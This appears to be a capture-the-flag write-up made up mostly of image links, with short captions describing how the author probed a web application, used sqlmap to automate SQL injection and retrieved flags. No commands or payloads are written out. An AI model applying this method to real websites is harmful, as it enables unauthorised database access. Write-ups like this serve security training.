


This is what we get:




So we'll try some more commands to get more information







After some time I dediced to use sqlmap to automate the process




Here we have our desired flag




Aaand done!




Need 2 more flags, so we'll look in here some more




We see some hints in terms&conditions




So I looked up this queries




And we'll use sqlmap again, and type the headers command



